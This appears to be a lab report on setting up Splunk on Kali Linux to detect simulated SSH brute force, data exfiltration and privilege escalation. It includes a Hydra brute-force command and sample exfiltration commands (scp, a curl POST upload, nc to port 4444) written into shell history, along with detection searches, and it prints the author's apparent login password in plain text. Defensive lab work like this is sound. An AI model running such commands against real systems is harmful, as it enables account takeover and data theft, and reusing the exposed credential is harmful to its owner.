

THREAT HUNTING AND INCIDENT RESPONSE WITH SIEM



Date: June 2025

Prepared By: Sahithi Gudigopuram

Table of Contents

S.No	Title	Page Numbers
1.	Introduction	03
2.	Architecture Overview	03
2.1	Infrastructure Components	03
2.2	Network Flow Diagram	03
3.	Environment Setup	04
3.1	Installing and running Splunk on Kali	04
3.2	Installing Splunk Universal Forwarder	04
4.	Ingest & Normalise Logs	07
4.1	Enable Receiving in Splunk Server	07
4.2	Create Dedicated Index	07
4.3	Configure Forwarding from Splunk Forwarder	07
4.4	Brute force detection alert	09
4.5	Data Exfiltration	10
5.	Simulation Attack	12
5.1	Privilege Escalation Detection	13
6.	Key Observations	15
7.	Conclusion	15

1. Introduction


This project showcases a hands-on threat detection lab using Splunk. We simulated real-world attacks — including brute-force logins with Hydra, privilege escalation, and data exfiltration — and then built detection rules, alerts, and dashboards to monitor them. Logs from Kali Linux were forwarded to Splunk, enabling end-to-end visibility and response. The result: a mini Security Operations Centre (SOC) that detects, analyses, and responds to threats in real-time.


2. Architecture Overview

2.1. Infrastructure Components

- **Kali Linux machine:** Used to simulate attacks(brute force, escalation, data exfiltration).
- **Hydra Tool:** Simulates brute-force login attempts over SSH
- **Splunk Universal Forwarder:** Installed on Kali to collect and forward relevant log files to the Splunk server.
- **Splunk Server(Web UI):** Receives, indexes and visualises logs used for searches, alerts and dashboards.
- **Log sources:** .zsh_history, /var/log/dpkg.log, sudo_journal.log, ssh_journal.log

2.2. Network Flow Diagram





3. Environment Setup

- **Kali Linux:** Simulated attack host(Hydra,sudo,bash)
- **Splunk Universal Forwarder:** Installed in Kali to forward logs.
- **Splunk(web):** SIEM Platform for detection & analysis.

3.1. Installing and running Splunk on Kali

- In Splunk, the directory is created automatically.
- We need to log in to the website “`wget -O splunk-9.4.2.deb https://download.splunk.com/products/splunk/releases/9.4.2/linux/splunk-9.4.2-e9664af3d956-linux-amd64.deb`”
- We need to check the activation “`sudo dpkg -i splunk-9.4.2.deb`”
- We need to take the license “`sudo /opt/splunk/bin/splunk start-- accept-license`”
- We need to give username and password / My username: Sahithi, Password: Vijitha@love20
- We need to boot the Splunk “`sudo /opt/splunk/bin/splunk enable boot-start`”
- We need to start Splunk: “`./splunk start`”
- Now we need to enable “`./splunk enable listen 9997`(Port number)”

```

[root@kali]~/opt/splunk/bin]
# sudo nano /opt/splunk/etc/system/local/web.conf

[root@kali]~/opt/splunk/bin]
# sudo ./splunk restart

stopping splunkd...
shutting down. Please wait, as this may take a few minutes.
...
stopping splunk helpers...

done.

splunk> 4TW

Checking prerequisites...
    Checking http port [8000]: open
    Checking mgmt port [8089]: open
    Checking port [192.168.1.10:8005]: open
    Checking kvstore port [8191]: open
    Checking configuration... done.
    Checking critical directories...      Done
    Checking indexes...                 Done
        Validated: _audit _configtracker _dsappevent _dsclient _dsphonehome _internal _introspection _metrics _metrics_rollup _telemetry _thefishbucket custom_index history index index_wineventlog
main my_index summary wineventlog
Done
    Checking filesystem compatibility... Done
    Checking conf files for problems...
        Invalid key in stanza [settings] in /opt/splunk/etc/system/local/web.conf, line 3: bindip (value: 0.0.0.0).
            Your indexes and inputs configurations are not internally consistent. For more information, run 'splunk btool check --debug'
Done
    Checking default conf files for edits...
    Validating installed files against hashes from '/opt/splunk/splunk-9.4.2-e9664af3d956-linux-amd64-manifest'
All installed files intact.
Done

```

- We need to check this in the browser “ <http://192.168.181.129:8000>”

The screenshot shows the Splunk Enterprise web interface. At the top, it says "Hello, Administrator". Below that is a navigation bar with links for "Bookmarks", "Dashboard", "Search history", "Recently viewed", "Created by you", and "Shared with you". On the left, there's a sidebar titled "Apps" with icons for "Search & Reporting", "Audit Trail", "Splunk Secure Gateway", and "Upgrade Readiness App". The main content area has sections for "My bookmarks (0)", "Shared with my organization (0)", "Splunk recommended (13)", and "Common tasks". The "Common tasks" section includes links for "Add data", "Search your data", "Visualize your data", "Manage alerts", "Add team members", and "Manage permissions".

3.2. Installing Splunk Universal Forwarder

- We need to log in to the website " wget -O splunkforwarder-9.4.2.deb <https://download.splunk.com/products/universalforwarder/releases/9.4.2/linux/splunkforwarder-9.4.2-e9664af3d956-linux-amd64.deb>"
- Start and enable Splunk forwarder " sudo /opt/splunkforwarder/bin/splunk start --accept-license", we need to give the user name and password and my username: Sahithi, Password: Vijitha@love20
- Now we have to start the Splunk"../splunk start"
- We are forwarding data like this "./bin/splunk add forward-server 192.168.181.129:9997" In this, 9997 is the data forwarding port.

```
(root㉿kali)-[~/opt/splunkforwarder]
# ./bin/splunk start

Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
The splunk daemon (splunkd) is already running.

(root㉿kali)-[~/opt/splunkforwarder]
# ./splunk add forward-server 192.168.181.129:9997
zsh: no such file or directory: ./splunk

(root㉿kali)-[~/opt/splunkforwarder]
# ./bin/splunk add forward-server 192.168.181.129:9997

Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Your session is invalid. Please login.
Splunk username: Sahithi
Password:
Added forwarding to: 192.168.181.129:9997.
```

4. Ingest & Normalise Logs

4.1. Enable Receiving in Splunk Server


- Go to Settings → Forwarding and Receiving → Configure Receiving
- Click Add New, enter port 9997, and save.

4.2. Create Dedicated Index

- Go to **Settings** → **Indexes** → **New Index**
- Name it **kali_logs** for easy tracking of your lab data.

4.3. Configure Forwarding from Splunk Forwarder

- Setting up the server in forwarding distribution “ ./bin/splunk add forward-server 192.168.181.129:9997”



```
(root@kali)-[/opt/splunkforwarder]
# ./bin/splunk start

Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
The splunk daemon (splunkd) is already running.

(root@kali)-[/opt/splunkforwarder]
# ./splunk add forward-server 192.168.181.129:9997
zsh: no such file or directory: ./splunk

(root@kali)-[/opt/splunkforwarder]
# ./bin/splunk add forward-server 192.168.181.129:9997

Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Your session is invalid. Please login.
Splunk username: Sahithi
Password:
Added forwarding to: 192.168.181.129:9997.
```

- Restart forwarder “sudo /opt/splunkforwarder/bin/splunk restart”
- Validate log integration in Splunk Web, so visit “<http://192.168.181.129:8000>”
- Run this “ index=kali_logs sourcetype=ssh_journal”

Create field extraction

- In the Splunk web search, we need to “ index=kali_logs sourcetype=ssh_journal”
- Go to the extract preview and extract fields, and select one sample event from this

Select Sample Event

Choose a source or source type, select a sample event, and click Next to go to the next step. The field extractor will use the event to extract fields. [Learn more](#)

I prefer to write the regular expression myself >

Source type
ssh_journal

Time Range
Last 90 days

Events

✓ 5 events (4/5/25 12:00:00.000 AM to 7/4/25 1:59:05.000 PM)

filter **Apply** Sample: 1,000 events ▾ All events ▾ 20 per page ▾

_raw ▾

```
Jul 4 13:01:00 kali sshd[1234]: Failed password for invalid user test1 from 10.0.0.1 port 22 ssh2
Jul 4 13:02:00 kali sshd[1234]: Failed password for invalid user test2 from 10.0.0.2 port 22 ssh2
Jul 4 13:03:00 kali sshd[1234]: Failed password for invalid user test3 from 10.0.0.3 port 22 ssh2
Jul 4 13:04:00 kali sshd[1234]: Failed password for invalid user test4 from 10.0.0.4 port 22 ssh2
Jul 4 13:05:00 kali sshd[1234]: Failed password for invalid user test5 from 10.0.0.5 port 22 ssh2
```

- After this, click next and add the “ Regular Expression” method

⚠ If you manually edit and then preview the regular expression below, you cannot return to the automatic field extraction workflow.

Use the event listing below to validate the field extractions produced by your regular expression.

Regular Expression [Regular Expression Reference](#) [View in Search](#)

Failed password for invalid user (<user>\w+) from (<src_ip>\d{1,3}(\.\d{1,3}){3}) port (\>\d+)> ssh2

Preview Save

Events

✓ 5 events (4/5/25 12:00:00.000 AM to 7/4/25 1:59:52.000 PM)

filter **Apply** Sample: 1,000 events ▾ All events ▾ 20 per page ▾

_raw ▾

```
Jul 4 13:01:00 kali sshd[1234]: Failed password for invalid user test1 from 10.0.0.1 port 22 ssh2
Jul 4 13:02:00 kali sshd[1234]: Failed password for invalid user test2 from 10.0.0.2 port 22 ssh2
Jul 4 13:03:00 kali sshd[1234]: Failed password for invalid user test3 from 10.0.0.3 port 22 ssh2
Jul 4 13:04:00 kali sshd[1234]: Failed password for invalid user test4 from 10.0.0.4 port 22 ssh2
Jul 4 13:05:00 kali sshd[1234]: Failed password for invalid user test5 from 10.0.0.5 port 22 ssh2
```

- Verify field extraction in search “index=kali_logs sourcetype=ssh_journal | table _time user src_ip port

The screenshot shows the Splunk Enterprise search interface with the following details:

- Search Bar:** index=kali_logs sourcetype=ssh_journal | table _time user src_ip port
- Results:** 6 events (7/3/25 2:00:00.000 PM to 7/4/25 2:03:06.000 PM)
- Statistics:** 6
- Table Headers:** _time, user, src_ip, port
- Table Data:**

_time	user	src_ip	port
2025-07-04 13:04:00	test4	10.0.0.4	22
2025-07-04 13:03:00	test3	10.0.0.3	22
2025-07-04 13:02:00	test2	10.0.0.2	22
2025-07-04 13:01:00	test1	10.0.0.1	22
2025-07-04 12:05:00	admin	192.168.1.50	2222
2025-07-04 13:05:00	test5	10.0.0.5	22

4.4. Brute force detection alert

- SQL query to detect repeated failed logins “ index=kali_logs sourcetype=ssh_journal
"Failed password" | stats count by src_ip, user | where count >= 4”

The screenshot shows the Splunk Enterprise search interface with the following details:

- Search Bar:** index=kali_logs sourcetype=ssh_journal
"Failed password"
| stats count by src_ip, user
| where count >= 2
- Results:** 9 events (7/3/25 2:00:00.000 PM to 7/4/25 2:23:36.000 PM)
- Statistics:** 1
- Table Headers:** src_ip, user, count
- Table Data:**

src_ip	user	count
192.168.1.100	sahithi	3

- Save this alert as spam

The screenshot shows the Splunk Enterprise alert configuration page with the following details:

- Title:** Spam
- Enabled:** Yes, Disable
- App:** search
- Permissions:** Private, Owned by sahithi, Edit
- Modified:** Jul 4, 2025 2:34:11 PM
- Alert Type:** Scheduled. Hourly, at 30 minutes past the hour, Edit
- Trigger Condition:** Number of Sources is > 02, Edit
- Actions:** 2 Actions, Edit
 - Log Event
 - Output results to lookup

4.5. Data Exfiltration

- This combines all three actions — remote SSH, file retrieval via wget, and exfil via nc — while still keeping each command trackable in logs.

```
Shutting down. Please wait, as this may take a few minutes.
Stopping splunk helpers...
Done.
splunkd.pid doesn't exist...
Splunk> 4TW
Checking prerequisites...
    Checking mgmt port [8089]: open
    Checking conf files for problems...
    Done
    Checking default.conf files for edits...
    Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-9.4.2-e9664af3d956-linux-amd64-manifest'
        All installed files intact.
        Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...
Done

[root@kali]~[/opt/splunkforwarder]
# echo "scp secrets.zip attacker@10.0.0.8:/data" >> /root/.bash_history
echo "curl -X POST --data @data.tar.gz http://192.168.1.99/upload" >> /root/.bash_history
echo "nc 10.0.0.5 4444 < finance.pdf" >> /root/.bash_history

[root@kali]~[/opt/splunkforwarder]
# history -a
fc: event not found: -
[root@kali]~[/opt/splunkforwarder]
# ./zsh_history
zsh: permission denied: /root/.zsh_history
```

- Run suspicious commands like scp, curl, and nc, then force write to history and SSH history .zsh history in the forwarder.

```
[root@kali]~[/opt/splunkforwarder]
# /opt/splunkforwarder/bin/splunk add monitor /root/.zsh_history -index kali_logs -sourcetype bash_history
/opt/splunkforwarder/bin/splunk restart

Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Your session is invalid. Please login.
Splunk username: Sahithi
Password:
Added monitor of '/root/.zsh_history'.
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Stopping splunkd...
Shutting down. Please wait, as this may take a few minutes.

Stopping splunk helpers...

Done.
splunkd.pid doesn't exist...

Splunk> 4TW
Checking prerequisites...
    Checking mgmt port [8089]: open
    Checking conf files for problems...
    Done
    Checking default.conf files for edits...
    Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-9.4.2-e9664af3d956-linux-amd64-manifest'
        All installed files intact.
        Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...
Done
```

- Search explicit command in Splunk “ index=kali_logs sourcetype=bash_history
| search scp OR curl OR nc OR wget OR ftp OR rsync
| table _time, host, _raw”

```

index=kali_logs sourcetype=bash_history
| search scp OR curl OR nc OR rsync OR ftp OR wget
| table _time, host, _raw
✓ 4 events (before 7/4/25 4:26:42:000 PM) No Event Sampling ▾
Events Patterns Statistics (4) Visualization
Show: 20 Per Page ▾ Format ▾ Preview: On
_time host _raw
2025-07-04 16:25:41 kali
Sudo su
wget -O splunkforwarder-9.4.2.deb "https://download.splunk.com/products/universalforwarder/releases/9.4.2/linux/splunkforwarder-9.4.2-e9664af3d956-linux-amd64.deb"
sudo dpkg -i splunkforwarder-9.4.2.deb
sudo /opt/splunkforwarder/bin/splunk start --accept-license
sudo /opt/splunkforwarder/bin/splunk add forward-server <10.0.0.212>:9997 -auth admin:vijitha@love20\
sudo /opt/splunkforwarder/bin/splunk add forward-server 10.0.0.212:9997 -auth admin:vijitha@love20\
/opt/splunkforwarder/bin/splunk --version
wget -O splunkforwarder.deb "https://download.splunk.com/products/universalforwarder/releases/9.2.1/linux/splunkforwarder-9.2.1-ae6821b2f2ec-linux-2.6-and64.deb"
wget -O splunkforwarder.deb "https://download.splunk.com/products/universalforwarder/releases/9.2.1/linux/splunkforwarder-9.2.1-74f7156c34b1-linux-2.6-and64.deb"
clear
sudo su
cd /opt/splunk/bin
/opt/splunkforwarder/bin/splunk start
/opt/splunkforwarder/bin/splunk status
cd /opt/splunkforwarder/bin/splunk status
ls /opt
cd /opt/splunkforwarder
/opt/splunkforwarder/bin/splunk status
ls -l
cd /opt/splunkforwarder/bin
./splunk start
./splunk add forward-server<10.0.0.212>:9997
./splunk add forward-server 10.0.0.212:9997
cat /opt/splunkForwarder/var/log/splunk/splunkd.log | tail -n 20

```

- Save alert as: Data Exfiltration Attempt Detected

Data exfiltration command detected

Enabled: Yes. [Disable](#)

App: search

Permissions: Private. Owned by sahitli. [Edit](#)

Modified: Jul 4, 2025 4:36:02 PM

Alert Type: Scheduled. Hourly, at 15 minutes past the hour. [Edit](#)

Trigger Condition: .. Number of Results is > 0. [Edit](#)

Actions: 1 Action [Edit](#)

[Log Event](#)

There are no fired events for this alert.

5. Simulation Attack

- First, create a user password list: “ echo "testuser" > users.txt
echo -e "123456\nadmin\npassword" > passwords.txt”
- Check the ssh status and start running Hydra.
- We need to run this command “ hydra -L users.txt -P passwords.txt ssh://192.168.1.42 -t 4 -V”

```
(root@kali)-[/opt/splunkforwarder]
# hydra -L users.txt -P passwords.txt ssh://192.168.181.129 -t 4 -V

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-04 16:43:38
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), -1 try per task
[DATA] attacking ssh://192.168.181.129:22
[ATTEMPT] target 192.168.181.129 - login "testuser" - pass "123456" - 1 of 3 [child 0] (0/0)
[ATTEMPT] target 192.168.181.129 - login "testuser" - pass "admin" - 2 of 3 [child 1] (0/0)
[ATTEMPT] target 192.168.181.129 - login "testuser" - pass "password" - 3 of 3 [child 2] (0/0)
3 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-04 16:43:42

(root@kali)-[/opt/splunkforwarder]
```

- Monitor logs in the terminal “ journalctl -u ssh.service -f”

```
(splunk@kali)-[~]
$ journalctl -u ssh.service -f

Jul 04 16:41:40 kali sshd[11908]: Server listening on :: port 22.
Jul 04 16:41:40 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
Jul 04 16:42:09 kali unix_chkpwd[11929]: password check failed for user (root)
Jul 04 16:42:09 kali sshd-session[11926]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=:1 user=root
Jul 04 16:42:09 kali sshd-session[11926]: pam_winbind(sshd:auth): getting password (0x00000388)
Jul 04 16:42:09 kali sshd-session[11926]: pam_winbind(sshd:auth): pam_get_item() returned a password
Jul 04 16:42:09 kali sshd-session[11926]: pam_winbind(sshd:auth): request wncLogonUser failed: WBC_ERR_WINBIND_NOT_AVAILABLE, PAM error: PAM_AUTHINFO_UNAVAIL (9)
Jul 04 16:42:09 kali sshd-session[11926]: pam_winbind(sshd:auth): internal module error (retval = PAM_AUTHINFO_UNAVAIL(9), user = 'root')
Jul 04 16:42:11 kali sshd-session[11926]: Failed password for root from ::1 port 57894 ssh2
Jul 04 16:42:21 kali sshd-session[11926]: Connection closed by authenticating user root ::1 port 57894 [preauth]
```

- Search Hydra output in Splunk “index=kali_logs sourcetype=ssh_journal “Failed password” | table _time, host, user, src_ip, _raw

index=kali_logs sourcetype=ssh_journal “Failed password”					
table _time, user, src_ip, host, _raw					
21 events (7/3/25 4:00:00.000 PM to 7/4/25 4:50:37.000 PM) No Event Sampling ▾					
Events Patterns Statistics (21) Visualization					
_time	user	src_ip	host	_raw	
2025-07-04 14:24:00	sahithi	192.168.1.100	kali	Jul 4 14:24:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.100 port 22 ssh2	
2025-07-04 14:23:00	sahithi	192.168.1.100	kali	Jul 4 14:23:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.100 port 22 ssh2	
2025-07-04 14:22:00	sahithi	192.168.1.100	kali	Jul 4 14:22:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.100 port 22 ssh2	
2025-07-04 14:21:00	sahithi	192.168.1.100	kali	Jul 4 14:21:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.100 port 22 ssh2	
2025-07-04 13:05:00	test5	10.0.0.5	kali	Jul 4 13:05:00 kali sshd[1234]: Failed password for invalid user test5 from 10.0.0.5 port 22 ssh2	
2025-07-04 13:04:00	test4	10.0.0.4	kali	Jul 4 13:04:00 kali sshd[1234]: Failed password for invalid user test4 from 10.0.0.4 port 22 ssh2	
2025-07-04 13:03:00	test3	10.0.0.3	kali	Jul 4 13:03:00 kali sshd[1234]: Failed password for invalid user test3 from 10.0.0.3 port 22 ssh2	
2025-07-04 13:02:00	test2	10.0.0.2	kali	Jul 4 13:02:00 kali sshd[1234]: Failed password for invalid user test2 from 10.0.0.2 port 22 ssh2	
2025-07-04 13:01:00	test1	10.0.0.1	kali	Jul 4 13:01:00 kali sshd[1234]: Failed password for invalid user test1 from 10.0.0.1 port 22 ssh2	
2025-07-04 12:05:00	admin	192.168.1.58	kali	Jul 4 12:05:00 kali sshd[1234]: Failed password for invalid user admin from 192.168.1.58 port 2222 ssh2	
2025-07-04 14:54:00	sahithi	192.168.1.77	kali	Jul 4 14:54:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.77 port 22 ssh2	
2025-07-04 14:53:00	sahithi	192.168.1.77	kali	Jul 4 14:53:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.77 port 22 ssh2	
2025-07-04 14:52:00	sahithi	192.168.1.77	kali	Jul 4 14:52:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.77 port 22 ssh2	
2025-07-04 14:51:00	sahithi	192.168.1.77	kali	Jul 4 14:51:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.77 port 22 ssh2	
2025-07-04 14:55:00	sahithi	192.168.1.77	kali	Jul 4 14:55:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.77 port 22 ssh2	
2025-07-04 14:54:00	sahithi	192.168.1.77	kali	Jul 4 14:54:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.77 port 22 ssh2	

- Save this alert “ SSH Bruteforce hydra”

The screenshot shows the Splunk Enterprise interface with the alert titled "SSH brute force hydra". The alert is currently disabled. It triggers on search events where the number of results is greater than 0. There are no actions or log events defined for this alert.

5.1 Privilege Escalation Detection

- First, we need to monitor zsh or bash history

```

└─(root㉿kali)-[~/opt/splunkforwarder]
# sudo /opt/splunkforwarder/bin/splunk add monitor /root/.zsh_history -index kali_logs -sourcetype bash_history
sudo /opt/splunkforwarder/bin/splunk restart

Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Cannot create another input with the name "/root/.zsh_history", one already exists.
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Stopping splunkd...
Shutting down. Please wait, as this may take a few minutes.

Stopping splunk helpers...

Done.
splunkd.pid doesn't exist...

Splunk> 4TW

Checking prerequisites...
    Checking mgmt port [8089]: open
    Checking conf files for problems...
    Done
    Checking default conf files for edits...
    Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-9.4.2-e9664af3d956-linux-amd64-manifest'
    All installed files intact.
    Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...
Done

```

- Monitor for escalation commands “ journalctl _COMM=sudo > /var/log/sudo_journal.log
sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/sudo_journal.log -index kali_logs -sourcetype sudo_log”

```

└─(root㉿kali)-[/opt/splunkforwarder]
# journalctl _COMM=sudo > /var/log/sudo_journal.log

└─(root㉿kali)-[/opt/splunkforwarder]
# sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/sudo_journal.log -index kali_logs -sourcetype sudo_log
sudo /opt/splunkforwarder/bin/splunk restart

Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Your session is invalid. Please login.
Splunk username: Sahithi
Password:
Added monitor of '/var/log/sudo_journal.log'.
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Stopping splunkd...
Shutting down. Please wait, as this may take a few minutes.

Stopping splunk helpers...

Done.
splunkd.pid doesn't exist...

Splunk> 4TW

Checking prerequisites...
    Checking mgmt port [8089]: open
    Checking conf files for problems...
    Done
    Checking default conf files for edits...
    Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-9.4.2-e9664af3d956-linux-amd64-manifest'
    All installed files intact.
    Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...
Done

```

- Now detect escalation and save alerts “ index=kali_logs sourcetype=bash_history | search "sudo" OR "chmod u+s" OR "/etc/sudoers" | table _time, host, _raw”

Show: 20 Per Page	Format	Preview: On
_time	host	_raw
